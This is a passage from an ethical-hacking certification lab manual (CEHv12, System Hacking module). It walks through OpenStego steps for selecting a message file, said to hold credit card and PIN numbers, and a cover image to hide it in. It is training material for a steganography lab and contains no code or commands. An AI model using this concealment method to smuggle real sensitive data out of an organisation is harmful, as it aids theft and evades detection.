


5. The **Open - Select Message File** window appears. Navigate to Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego, select **New Text Document.txt**, and click **Open**. Assume the text file contains sensitive information such as credit card and pin numbers.




6. The location of the selected file appears in the **Message File** field.


7. Click the **ellipsis** button next to **Cover File**.




8. The **Open - Select Cover File** window appears. Navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.



